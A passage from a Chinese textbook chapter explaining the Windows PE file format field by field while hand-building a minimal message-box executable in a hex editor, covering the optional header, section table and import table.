对于我们的程序, 因为它是可执行程序, 所以 Bit 1 必须置为 1, 其他位按照需要置位即可。在我们的程序中只需将第二位置 1 表示是可执行程序。也就得到二进制值 “0000000000000010”, 将其转换为十六进制形式为 0x02, 而该成员占两个字节, 补齐一位 00 由此得到成员 7 的值为 0x0002。因此在编辑器中填写 “0200”。如果是 dll, 那么得

到的二进制值应该是“0010000000000000”，转换成十六进制为 0x2000。如果填写编辑器中应该填写“0020”。

第 3 个成员（OptionalHeader），表示“PE 文件可选头”，他的类型是一个 IMAGE\_OPTIONAL\_HEADER32 结构。也就是说 PE 文件头的 224 个字节被定义为 IMAGE\_OPTIONAL\_HEADER32 结构，其结构定义如下：

```
typedef struct _IMAGE_OPTIONAL_HEADER {
    //
    // Standard fields
    //
    WORD    Magic;
    BYTE    MajorLinkerVersion;
    BYTE    MinorLinkerVersion;
    DWORD   SizeOfCode;
    DWORD   SizeOfInitializedData;
    DWORD   SizeOfUninitializedData;
    DWORD   AddressOfEntryPoint;
    DWORD   BaseOfCode;
    DWORD   BaseOfData;
    //
    // NT additional fields
    //
    DWORD   ImageBase;
    DWORD   SectionAlignment;
    DWORD   FileAlignment;
    WORD    MajorOperatingSystemVersion;
    WORD    MinorOperatingSystemVersion;
    WORD    MajorImageVersion;
    WORD    MinorImageVersion;
    WORD    MajorSubsystemVersion;
    WORD    MinorSubsystemVersion;
    DWORD   Win32VersionValue;
    DWORD   SizeOfImage;
    DWORD   SizeOfHeaders;
    DWORD   CheckSum;
    WORD    Subsystem;
    WORD    DllCharacteristics;
    DWORD   SizeOfStackReserve;
    DWORD   SizeOfStackCommit;
    DWORD   SizeOfHeapReserve;
    DWORD   SizeOfHeapCommit;
    DWORD   LoaderFlags;
    DWORD   NumberOfRvaAndSizes;
    IMAGE_DATA_DIRECTORY
    DataDirectory[IMAGE_NUMBEROF_DIRECTORY_ENTRIES];
} IMAGE_OPTIONAL_HEADER32, *PIMAGE_OPTIONAL_HEADER32;
```

该结构总共具有 31 个成员，我们分别实现它。

成员 1（Magic），占 2 个字节，表示文件的格式，值为 0x010B 表示.exe 文件，为 0x0107 表示 ROM 映像，因为我们写的是一个可执行程序，所以此处应该填写“0B01”。

成员 2（MajorLinkerVersion），占 1 个字节，表示链接器的主版本号，此值不会影响

程序的执行，我们这里填充零，此值为“00”。

成员 3 (MinorLinkerVersion)，占 1 个字节，表示链接器的副版本号，此值不会影响程序的执行，我们这里填充零，此值为“00”。

成员 4 (SizeOfCode)，占 4 个字节，表示可执行代码的长度，此值不会影响程序的执行，我们这里填充零，此值为“00000000”。

成员 5 (SizeOfInitializedData)，占 4 个字节，表示初始化数据的长度（数据段）。此值不会影响程序的执行，我们这里填充零，此值为“00000000”。

成员 6 (SizeOfUninitializedData)，占 4 个字节，表示未初始化数据的长度（bss 段）。此值不会影响程序的执行，我们这里填充零，此值为“00000000”。

#### 说明

在介绍成员 7 之前，有必要了解一个很重要的知识——文件映射到内存。在可执行程序运行之前，PE 加载器将把 PE 文件加载到进程空间的内存中去，并且初始化每个段实体。那么加载到内存中的哪个地址去呢？这将由 IMAGE\_OPTIONAL\_HEADER32 结构的成员 10 的值指出加载的起始地址（又叫基地址）。这个值通常是“00400000”，那么 PE 文件的首地址“000000”就被映射到内存地址“00400000”处，则相对于文件偏移 10 个字节的地址为“000010”，被映射到内存后的偏移也应该是 10 个字节，映射后的地址应该为“00400010”。PE 加载器就是按照此种方法将文件映射到内存中的。

成员 7 (AddressOfEntryPoint)，4 个字节，表示代码入口的 RVA 地址。

#### 说明

RVA 是指 PE 加载器将文件映射到内存后，某个物理地址距离加载基址的偏移地址。

所谓代码的入口是指程序从这里开始执行。成员 7 实际上是 PE 加载器准备运行的 PE 文件中的第一条指令的 RVA 值。若您要改变整个程序执行的流程，可以将该值指定到新的 RVA，这样新 RVA 处的指令首先被执行。

知道成员 7 的含义后，我们又如何来填充它呢？如何得知我们的程序将使用哪个地址作为入口呢？前面已经提到，一般在 PE 文件中总会有个 .text 段，这个段通常是用来填写代码的。按照一般规律，我们也实现这么一个段，将我们这个程序中的所有代码指令写到此段中。我们在完成此程序的代码时，是从 .text 段起始地址开始写起，所以 .text 段的起始地址就将是我们的入口地址。那么又出现另外一个问题，如何得到 .text 段的起始地址呢？在 PE 结构中，所有段都对应有段头部，而在段头部中将指定该段的起始地址。那么这个值要等待我们完成 .text 头部后才能够得到，所以此处首先用“aaaaaaaa”填写，待完成 .text 段头部后再计算值填写它。

成员 8 (BaseOfCode)，4 个字节，表示可执行代码的起始位置。当然就是 .text 段的首地址，此值不会影响程序的执行，我们这里填充零，此值为“00000000”。

成员 9 (BaseOfData)，4 个字节，表示初始化数据的起始位置，此值不会影响程序的执行，我们这里填充零，此值为“00000000”。

成员 10 (ImageBase)，4 个字节，就是上面所讲的文件映射到内存后的基地址，PE 文件的优先装载地址。通常为 0x00400000，因为 PE 加载器默认情况下优先尝试把文件装到虚拟地址空间的 0x00400000 处。字眼“优先”表示若该地址区域已被其他模块占用，那么 PE 加载器会选用其他空闲地址。这里的值设为“00004000”。

成员 11 (SectionAlignment)，4 个字节，表示段加载后在内存中的对齐方式，即内存中节对齐的粒度。例如，如果该值是 4096 (1000h)，那么每节的起始地址必须是 4096 的倍数。若第一节从 401000h 开始，大小是 10 个字节，下一个节并不是从 401011 开始，因为要经过节对齐，那么下一节必定从 402000h 开始，即使 401000h 和 402000h 之间还有很多空间没被使用。因为 Windows 管理内存采用分页管理的方式，而每页的大小为 4kB，也就是 1000h。一般情况下程序的内存节对齐粒度都为 0x00001000，我们这个值也填充为“00100000”。

成员 12 (FileAlignment)，4 个字节，表示段在文件中的对齐方式。文件中节对齐的粒度。例如，如果该值是 200h，那么每节的起始地址必须是 512 (十六进制为 200h) 的倍数。若第一节从文件偏移量 200h 开始且大小是 10 个字节，则下一节必定位于偏移量 400h 处。即使偏移量 512 和 1024 之间还有很多空间没被使用。一般情况下程序的文件节对齐粒度都为 200h，所以我们在此将此值设为“00020000”。

成员 13 (MajorOperatingSystemVersion)，2 个字节，表示操作系统主版本号，此值不会影响程序的执行，这里填充零，此值为“0000”。

成员 14 (MinorOperatingSystemVersion)，2 个字节，表示操作系统副版本号，此值不会影响程序的执行，这里填充零，此值为“0000”。

成员 15 (MajorImageVersion)，2 个字节，表示程序主版本号，此值不会影响程序的执行，这里填充零，此值为“0000”。

成员 16 (MinorImageVersion)，2 个字节，表示程序副版本号，此值不会影响程序的执行，这里填充零，此值为“0000”。

成员 17 (MajorSubsystemVersion)，2 个字节，表示子系统主版本号。Win32 子系统版本。PE 文件是专门为 Win32 设计的，该子系统版本必定是 4.0，那么此处值为“04”。

成员 18 (MinorSubsystemVersion)，2 个字节，表示子系统副版本号，根据上面所说，此值应为“00”。

成员 19 (Win32VersionValue)，2 个字节，此值一般为“00”。

成员 20 (SizeOfImage)，4 个字节，表示程序载入内存后占用内存的大小（单位字节），即等于所有段的长度之和——所有头和节经过节对齐处理后的大小。我们知道，文件的 PE 结构总长小于 1 000h，但是内存中的对齐粒度是 1 000h，所以 PE 结构被映射后要占 1 000h，尽管很多空间没有使用。另外我们有 3 个段，每个段的长度小于 1 000h，

但是被映射后同样要占 1 000h, 所以总共占用内存的大小为  $1\,000h + 3 \times 1\,000h = 4\,000h$ , 因此此值为“00400000”。

成员 21 (SizeOfHeaders), 4 个字节, 表示所有文件头的长度之和 (从文件开始到第一个段之间的大小)。所有头即 PE 头加所有节表头的大小, 也就等于文件尺寸减去文件中所有节的尺寸, 可以以此值作为 PE 文件第一节的文件偏移量。那么我们怎么得到这个值呢? 我们的 PE 文件头总大小为:  $64 + 112 + 4 + 20 + 224 = 424$ , 3 个节表头的总大小  $3 \times 40 = 120$ 。  $424 + 120 = 544$  byte, 转化成十六进制为 220h, 那么此值就填写 220h 吗? 不是的, 因为文件中的对齐粒度是 200h, 那么 220h 经过文件对齐后实际上要占用 400h 的空间, 所以此值为“00040000”。

成员 22 (Checksum), 4 个字节, 表示校验和。它仅用在驱动程序中, 在可执行文件中可能为 0。它的计算方法 Microsoft 没有公开, 用 imagehelp.dll 中的 CheckSumMappedFile() 函数可以计算它, 此处设为填充零, 此值为“00000000”。

成员 23 (Subsystem), 2 个字节, 表示 Windows NT 子系统, 可能是以下的值:

IMAGE\_SUBSYSTEM\_NATIVE (1) 不需要子系统, 用在驱动程序中;

IMAGE\_SUBSYSTEM\_WINDOWS\_GUI (2) WIN32 graphical 程序 (它可用 AllocConsole() 来打开一个控制台, 但是不能在一开始自动得到);

IMAGE\_SUBSYSTEM\_WINDOWS\_CUI (3) WIN32 console 程序 (它可以一开始自动建立);

IMAGE\_SUBSYSTEM\_OS2\_CUI (5) OS/2 console 程序 (因为程序是 OS/2 格式, 所以它很少用在 PE)。

IMAGE\_SUBSYSTEM\_POSIX\_CUI (7) POSIX console 程序。

Windows 程序总是用 Win32 子系统, 所以只有 2 和 3 是合法的值。也就是说此值必须为 2 或 3, 如果是 3, 那么程序运行后会自动打开一个控制台, 我们为了看一下效果, 这里设为 3, 此值为“0300”。

成员 24 (DllCharacteristics), 2 个字节, 表示 Dll 属性, 这里填充零, 此值为“0000”。

成员 25 (SizeOfStackReserve), 4 个字节, 保留堆栈大小, 这里填充零, 此值为“00000000”。

成员 26 (SizeOfStackCommit), 4 个字节, 启动后实际申请的堆栈数, 可随实际情况变大, 这里填充零, 此值为“00000000”。

成员 27 (SizeOfHeapReserve), 4 个字节, 保留堆大小, 这里填充零, 此值为“00000000”。

成员 28 (SizeOfHeapCommit), 4 个字节, 实际堆大小, 这里填充零, 此值为“00000000”。

成员 29 (LoaderFlags), 4 个字节, 装载标志, 这里填充零, 此值为“00000000”。

成员 30 (NumberOfRvaAndSizes), 4 个字节, 在讲这个成员之前, 我们应该先了解



成员 31，成员 31 实际上是一个 IMAGE\_DATA\_DIRECTORY 结构的数组，成员 30 的值就是表示该数组的大小。通常有 16 个元素，也就是十六进制的 0x00000010，所以此值填为：“10000000”。IMAGE\_DATA\_DIRECTORY 结构定义如下：

```
typedef struct _IMAGE_DATA_DIRECTORY {
    DWORD VirtualAddress;
    DWORD Size;
} IMAGE_DATA_DIRECTORY, *PIMAGE_DATA_DIRECTORY;
```

成员 31（DataDirectory），128 个字节，上面说过它是一个 IMAGE\_DATA\_DIRECTORY 结构的数组，通常具有 16 个元素。

IMAGE\_DATA\_DIRECTORY 结构有两个成员，各占 4 个字节，也就得到成员 31 的总大小： $2 \times 4 \times 16 = 128$  byte。16 个元素中每个元素代表一个目录表，每个目录表表示的目录如下：

IMAGE_DIRECTORY_ENTRY_EXPORT (0):	导出目录，用于 DLL；
IMAGE_DIRECTORY_ENTRY_IMPORT (1):	导入目录；
IMAGE_DIRECTORY_ENTRY_RESOURCE (2):	资源目录；
IMAGE_DIRECTORY_ENTRY_EXCEPTION (3):	异常目录；
IMAGE_DIRECTORY_ENTRY_SECURITY (4):	安全目录；
IMAGE_DIRECTORY_ENTRY_BASERELOC (5):	重定位表；
IMAGE_DIRECTORY_ENTRY_DEBUG (6):	调试目录；
IMAGE_DIRECTORY_ENTRY_COPYRIGHT (7):	描述版权串；
IMAGE_DIRECTORY_ENTRY_GLOBALPTR (8):	计算机值；
IMAGE_DIRECTORY_ENTRY_TLS (9):	本地线程存储目录；
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG (10):	载入配置目录；
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT (11):	绑定导入表目录；
IMAGE_DIRECTORY_ENTRY_IAT (12):	输入地址表目录；
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT (13):	延迟加载导入描述目录；
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR (14):	COM 运行时描述目录。

是不是所有的目录表都要关心呢？其实要把这些目录表都研究清楚是个很大的课题，对于这个程序，只需关心第 2 个元素，即导入目录，它标识了程序从其他模块导入的函数信息。因为要显示一个消息框，所以要导入 user32.dll 库中的 MessageBoxA 函数。程序要正常退出，又要导入 kernel32.dll 库中的 ExitProcess 函数。因此需要构造这个目录表。然而上面已说明每个目录是一个 IMAGE\_DATA\_DIRECTORY 结构，该结构具有两个成员，第一个成员表示目录表的起始 RVA 地址，第二个成员表示目录表的长度。我们将把这个目录表构造到 .rdata 段中，所以暂时先不填写。但是要留出空位来，为了记住该位置，我们先都填写为 a，即：“aaaaaaaa”，“aaaaaaaa”。注意因为要文件对齐，所以其余的全部添零直到地址 1a7h 处。此时完成的代码如图 5-7 所示。






图 5-7 完成 PE 结构中的 PE 头部分

接下来完成各段头部，又称为节表。一个程序中用到的所有代码、资源、全局数据等信息分布在各个节中，而各个节的信息，如节加载位置，节大小，节属性等信息都由紧跟 PE 头之后的节表所指出。它实际上就是紧邻 PE 头的一个结构数组，该数组成员的数目由 file header (IMAGE\_FILE\_HEADER) 结构中 NumberOfSections 域的域值来决定。节表结构又命名为 IMAGE\_SECTION\_HEADER。

这里有 3 个段，.text（代码段），.rdata（只读数据段），data（全局变量数据段）。每段是一个 IMAGE\_SECTION\_HEADER 结构，具有 10 个成员。IMAGE\_SECTION\_HEADER 结构定义如下：

```
typedef struct _IMAGE_SECTION_HEADER {
    BYTE    Name[IMAGE_SIZEOF_SHORT_NAME];
    union {
        DWORD    PhysicalAddress;
        DWORD    VirtualSize;
    } Misc;
    DWORD    VirtualAddress;
    DWORD    SizeOfRawData;
    DWORD    PointerToRawData;
    DWORD    PointerToRelocations;
    DWORD    PointerToLinenumbers;
    WORD     NumberOfRelocations;
    WORD     NumberOfLinenumbers;
    DWORD    Characteristics;
} IMAGE_SECTION_HEADER, *PIMAGE_SECTION_HEADER;
```

首先我们来完成 .text 段。

成员 1 (Name), 8 个字节, 表示该节的名称, 这里该节的名字为 .text, 那么此值应该是它的 ASCII 码值应该为 “2E74657874000000”。

成员 2 (VirtualSize), 4 个字节, 表示该节数据映射到内存后所占字节数。在这里是指有效代码所占的字节数。稍后我们将把程序的执行代码指令写入到文件中, 总共有多少字节的指令需要那时计算, 也可以提前将代码准备好并计算出长度然后填写。我们已经计算完毕, 将写入 26h 个字节的代码。所以此时仍然将此值设为 “26000000”。也可以填写 26h 经过内存对齐后的值, 即 “00100000”。

成员 3 (VirtualAddress), 4 个字节, 表示在 .text 段映射到内存中的起始地址, 那么这个值如何得来呢? 我们知道 .text 是紧跟 PE 结构后的, 然后整个 PE 头结构映射到内存后占的大小为 1000h (因为 PE 头本身结构小于 1000h 个字节, 而经过内存对齐后便为 1000h), 那么此值便为 0x00001000, 因此此处填写 “00100000”。这个时候可以完成前面遗留的一个问题, 再填写 IMAGE\_OPTIONAL\_HEADER32 结构的第 7 个成员的时候, 它实际上是程序的入口地址, 当时已经讲解此入口地址实际就是 .text 段的起始地址, 所以可以将此处的 “aaaaaaa” 更改为 “00100000”。

#### 提 示

程序的入口地址并不一定就是代码段 .text 的起始位置, 读者只需知道 IMAGE\_OPTIONAL\_HEADER32 结构的第 7 个成员所表示的含义是程序的入口地址即可。它通常是由编译器生成的。因为我们没有使用编译器, 而是要手工打造一个可执行程序, 所以所有的成员值都要自己来安排。只要按照 PE 结构的要求, 安排合理即可。因此我们可以把代码的起始地址随意安排在什么地方, 只要安排的那个地址刚好又是我们保存的程序执行代码的入口即可。为了方便将其放在 .text 段的起始地址处。

成员 4 (SizeOfRawData), 4 个字节, 表示 .text 段在文件中所占的大小。因为实际代码只有 26h 个字节, 那么这个值可以填写 “26000000”, 也可以填写此值经过文件对齐后的值即 200h, 所以也可以填写此值为 “00020000”。

成员 5 (PointerToRawData), 4 个字节, 表示 .text 段在文件中的起始地址, 上面已经计算过 PE 文件的总长度为 400h, 它实际上也就是 .text 的起始偏移地址, 此值为 “00040000”。

成员 6 (PointerToRelocations)、成员 7 (PointerToLinenumbers)、成员 8 (NumberOfRelocations)、成员 9 (NumberOfLinenumbers), 均占 4 个字节, 都仅用于目标文件, 这里用零来填充。

成员 10 (Characteristics), 4 个字节。包含标记以指示节属性, 比如节是否含有可执行代码、初始化数据、未初始化数据、是否可写、可读等。这个值实际上是二进制位进行或运算得到的值。各二进制位表示的意义如下。

bit 5 (IMAGE\_SCN\_CNT\_CODE) 置 1，节内包含可执行代码。

bit 6 (IMAGE\_SCN\_CNT\_INITIALIZED\_DATA) 置 1，节内包含的数据在执行前是确定的。

bit 7 (IMAGE\_SCN\_CNT\_UNINITIALIZED\_DATA) 置 1，本节包含未初始化的数据，执行前即将被初始化为 0。一般是 BSS。

bit 9 (IMAGE\_SCN\_LNK\_INFO) 置 1，节内不包含映像数据，除了注释、描述或者其他文档，是一个目标文件的一部分，可能是针对链接器的信息，比如哪个库被需要。

bit 11 (IMAGE\_SCN\_LNK\_REMOVE) 置 1，在可执行文件链接后，作为文件一部分的数据被清除。

bit 12 (IMAGE\_SCN\_LNK\_COMDAT) 置 1，节包含公共块数据，是某个顺序的打包的函数。

bit 15 (IMAGE\_SCN\_MEM\_FARDATA) 置 1，不确定。

bit 17 (IMAGE\_SCN\_MEM\_PURGEABLE) 置 1，节的数据是可清除的。

bit 18 (IMAGE\_SCN\_MEM\_LOCKED) 置 1，节不可以在内存内移动。

bit 19 (IMAGE\_SCN\_MEM\_PRELOAD) 置 1，节必须在执行开始前调入。

bits 20 to 23 指定对齐。一般是库文件的对象对齐。

bit 24 (IMAGE\_SCN\_LNK\_NRELOC\_OVFL) 置 1，节包含扩展的重定位。

bit 25 (IMAGE\_SCN\_MEM\_DISCARDABLE) 置 1，进程开始后节的数据不再需要。

bit 26 (IMAGE\_SCN\_MEM\_NOT\_CACHED) 置 1，节的数据不得缓存。

bit 27 (IMAGE\_SCN\_MEM\_NOT\_PAGED) 置 1，节的数据不得交换出去。

bit 28 (IMAGE\_SCN\_MEM\_SHARED) 置 1，节的数据在所有映像例程内共享，如 DLL 的初始化数据。

bit 29 (IMAGE\_SCN\_MEM\_EXECUTE) 置 1，进程得到“执行”访问节内存。bit 30 (IMAGE\_SCN\_MEM\_READ) 置 1，进程得到“读出”访问节内存。bit 31 (IMAGE\_SCN\_MEM\_WRITE) 置 1，进程得到“写入”访问节内存。在这里，因为这是代码段，所以 bit 5 (IMAGE\_SCN\_CNT\_CODE) 位要置 1，一般代码段都含有初始化数据，那么 bit 6 (IMAGE\_SCN\_CNT\_INITIALIZED\_DATA) 位要置 1，又因为代码段的代码可以执行的，所以 bit 29 (IMAGE\_SCN\_MEM\_EXECUTE) 位要置 1，那么这三个二进制位进行或运算最终得到的二进制值为“0010000000000000000000001100000”，将其转换为十六进制值为 0x20000060，所以此处应该填写“60000020”。

至此整个 .text 头编写完毕，按照上面的方法，分别填写 .rdata 段和 .data 段。因为要文件对齐，所以后面的代码用零补齐，直到 3fth。

PE 加载器根据节表加载程序的过程是这样的：读取 IMAGE\_FILE\_HEADER 的 NumberOfSections 域，得到文件中节的数目；读取 IMAGE\_OPTIONAL\_HEADER32 的 SizeOfHeaders 域值，将其作为节表的文件偏移，并以此定位节表；遍历整个结构数组检

查各成员值；对于每个结构，读取 PointerToRawData 域值并定位到该文件偏移量；然后再读取 SizeOfRawData 域值来决定映射内存的字节数。将 VirtualAddress 域值加上 ImageBase 域值等于节起始的虚拟地址，然后把节映射进内存，并根据 Characteristics 域值设置属性；遍历整个数组，直至所有节都已处理完毕。

#### 提示

感染型病毒经常通过增加节来达到感染正常文件的目的。因为感染正常文件需要添加病毒代码，病毒最常用的方法是新建一个节，将病毒代码放置在新建的节中，然后修改程序入口地址使其指向病毒代码。这样程序运行以后首先运行的是病毒代码，等病毒代码运行完毕才会跳转到被感染程序的原始入口地址处执行。

最后的编写结果如图 5-8 所示。




图 5-8 完成各个节表

至此，我们已经完成了 PE 头结构的编写。为了使程序可以运行，还要完成 .text（代码段），.rdata（只读数据段），data（全局变量数据段）三个段的实体部分的编写。

首先编写 .text 段，它紧接 PE 结构后面。前面已经说过，.text 段中存放所有可执行的指令代码（计算机码）。我们可以通过先编写汇编指令（调用 MessageBoxA 和 ExitProcess 两个函数），然后反汇编出计算机代码抄到这里就可以了。我们的程序功能是弹出一个消息框，这需要用到 MessageBoxA 函数，当用户单击“确定”按钮以后程序要退出，这又需要用到 ExitProcess 函数。这两个函数调用的汇编代码如下：

```
push    0          ; MessageBoxA 的第 4 个参数，即消息框的风格，这里传入 0
push    ? ? ? ?    ; 第 3 个参数，消息框的标题字符串所在的地址，需要计算
push    ? ? ? ?    ; 第 2 个参数，消息框的内容字符串所在的地址，需要计算
push    0          ; 第 1 个参数，消息框所属窗口句柄，这里填 0
call    ? ? ? ?    ; 调用 MessageBoxA，实际是跳转到该函数的跳转指令所在地址
push    0          ; ExitProcess 函数的参数，程序退出码，传入 0
call    ? ? ? ?    ; 调用 ExitProcess，实际是跳转到该函数的跳转指令所在地址
jmp     ? ? ? ?    ; 跳转到 MessageBoxA 的真正地址处
jmp     ? ? ? ?    ; 跳转到 ExitProcess 的真正地址处
```

首先计算 MessageBoxA 两个字符串参数的地址，实际上是两个字符串，“消息框”和“HelloWorld！”。这两个串需要保存到文件中，我们设计将其存放在.data（全局变量数据段）。这个段位于.rdata段之后，那么可以计算它的起始内存地址，PE 头 1000h，.text段只有 26h 字节，内存对齐后为 1 000h，.data（只读数据段）是准备用来完成导入表的段，它肯定也不会超过 1 000h，所以对齐后应为 1 000h，因此紧随其后的.rdata 的起始内存地址应该在偏移为：

1 000h + 1 000h + 1 000h = 3 000h 处，程序的基址为 400000h，故此得到.rdata 的绝对内存地址为：

0x00400000 + 0x00003000 = 0x00403000。我们将“消息框”字符串放于此处，该字符串占 7 个字符，那么紧随其后的“Hello World!”字符串的地址应该为 0x00403000 + 7 = 0x00403007。

所以修正以上汇编代码为：

```
push    0          ; MessageBoxA 的第 4 个参数，即消息框的风格，这里传入 0
push    0x403000    ; 第 3 个参数，消息框的标题字符串所在的地址
push    0x403007    ; 第 2 个参数，消息框的内容字符串所在的地址
push    0          ; 第 1 个参数，消息框所属窗口句柄，这里填 0
call    ? ? ? ?    ; 调用 MessageBoxA，实际是跳转到该函数的跳转指令所在地址
push    0          ; ExitProcess 函数的参数，程序退出码，传入 0
call    ? ? ? ?    ; 调用 ExitProcess，实际是跳转到该函数的跳转指令所在地址
jmp     ? ? ? ?    ; 跳转到 MessageBoxA 的真正地址处
jmp     ? ? ? ?    ; 跳转到 ExitProcess 的真正地址处
```

其次需要计算 MessageBoxA 和 ExitProcess 两个函数所在地址，这个地址需要完成.rdata段的导入表才可以得到。所以首先用 200h 个 00 将.text段填充，待完成.rdata段后再返过来完成它。

接下来完成.rdata段，这个段非常重要，也非常繁琐。因为我们要手工打造导入表，通常导入表是由编译器生成的，其生成规则遵循 IMAGE\_IMPORT\_DESCRIPTOR 结构。IMAGE\_IMPORT\_DESCRIPTOR 结构的定义如下：

```
typedef struct _IMAGE_IMPORT_DESCRIPTOR {
    union {
        DWORD Characteristics;          //0 for terminating null import descriptor
        DWORD OriginalFirstThunk;       //RVA to original unbound IAT (PIMAGE_THUNK_DATA)
    };
};
```



```
DWORD   TimeDateStamp;           //0 if not bound,
                                   //~1 if bound, and real date\time stamp
                                   //in IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT (new BIND)
                                   //O.W. date/time stamp of DLL bound to (Old BIND)

DWORD   ForwarderChain;          //~1 if no forwarders
DWORD   Name;
DWORD   FirstThunk;              //RVA to IAT (if bound this IAT has actual addresses)
} IMAGE_IMPORT_DESCRIPTOR;
```

前面曾介绍这个程序我们只用完成数据目录数组的第二个元素——导入表目录，然而此目录值当时没有填写，当时填充的是“aaaaaaaa”作为标记，现在我们要一并解决这个问题。前面已经说过，每个数据目录具有两个成员，第一个成员表示目录表的起始 RVA 地址，第二个成员表示目录表的长度。对于这个导入表目录来说，指的就是导入表了，导入表实际上是一个 IMAGE\_IMPORT\_DESCRIPTOR 结构数组，每个结构包含 PE 文件从某一个 DLL 库引入函数的相关信息。例如，我们这个程序将从两个 DLL 库中导入函数，那么这个数组就有 2 个成员，同时该数组以一个全零的成员结尾。每一个 IMAGE\_IMPORT\_DESCRIPTOR 结构具有 5 个成员，都是 DOWRD 类型，因此每个 IMAGE\_IMPORT\_DESCRIPTOR 结构的大小为  $4 \times 5 = 20\text{byte}$ 。因此整个导入表的大小应该为  $(2 + 1) \times 20 = 60\text{ byte}$ ，转换成十六进制也就是 0x3C。这样也就得到了导入表的大小，现在可以将导入表目录的第二个成员修改过来，将“aaaaaaaa”替换为 0x0000003c，也就是在编辑器中输入“3c000000”。接下来看导入目录的第一个成员如何计算，它是导入表的起始地址的 RVA 值，我们计划将导入表放到.rdata 段，并且自.rdata 段起始地址处开始，那么导入表的起始地址也就是.rdata 段的起始地址。 .rdata 紧随.text 段之后，那么它的起始地址偏移应该为 PE 头的大小 1000h + “.text 的大小 1000h”，即 2000h。现在可以将导入表目录的第一个成员修改过来，将“aaaaaaaa”替换为“00200000”。

之后的工作就是手工打造一个导入表。导入表在文件中的位置也同样是.rdata 段的起始地址处，文件地址应该为 PE 头的 400h + “.text 段的 200h”，即 600h 处。打造导入表同样也要遵循 IMAGE\_IMPORT\_DESCRIPTOR 结构，该结构有如下 5 个成员。

成员 1，4 个字节，它实际上是指向一个 IMAGE\_THUNK\_DATA 结构数组的 RVA，而 IMAGE\_THUNK\_DATA 结构数组记录所有从某个.dll 库中导入的所有函数名称的 RVA。它是指从某个 DLL 文件中导入的所有函数名称所在地址的地址表，该地址表由一个全零 DWORD 值 0x00000000 结束。因此我们需要构造这样一个表。首先需要把导入的所有函数名称依次保存到某个位置，然后计算其 RVA 去构造函数名称地址表。

为了紧凑，我们可以将每个函数名和动态库名字符串放在导入表之后。前面已经计算得到导入表的长度为 0x3c，那么字符串的位置应该保存到文件中的地址为：600h（导入表的起始文件偏移地址）+ 3ch（导入表长度）= 63ch 处。在这里准备填写所有字符串的 ASCII 码。首先输入“MessageBoxA”字符串，这里有一点要注意，一个 PE 程序在导入函数的时候可以按照函数名来导入，也就是我们准备采取的方式，也可以按照函数序号导入。函数序号在各个动态库的导出表中可以查询到，该序号是一个 WORD 类型



的值。无论我们是否以序号方式导入都要保留其位置，也就是在“MessageBoxA”字符串前应该预留一个 WORD 值的位置。因为我们并不是按照函数序号的方式导入，所以这里可以填写任意值，就填写 0x0000。然后紧接其后写入“MessageBoxA”字符串，注意字符串要以一个字节的 0x00 结尾。如果还导入了其他函数，那么依次输入那些被导入的函数名 ASCII 值即可。最后输入导入库名的 AscII 值，即“user32.dll”字符串。这样就完成了一个导入库的名称表，紧随其后以相同方式完成另一个导入库，即“ExitProcess”字符串和“kernel32.dll”字符串。在导入表后输入的内容如下：

```
00004D657373616765426F7841007573657233322E646C6C0080004578697450726F63657373006B65726E656C33322E646C6C00.
```

如图 5-9 所示。

00000630	00 00 00 00 00 00 00 00	00 00 00 00 00 00 4D 65	.....Me
00000640	73 73 61 67 65 42 6F 78	41 00 75 73 65 72 33 32	ssageBoxA.user32
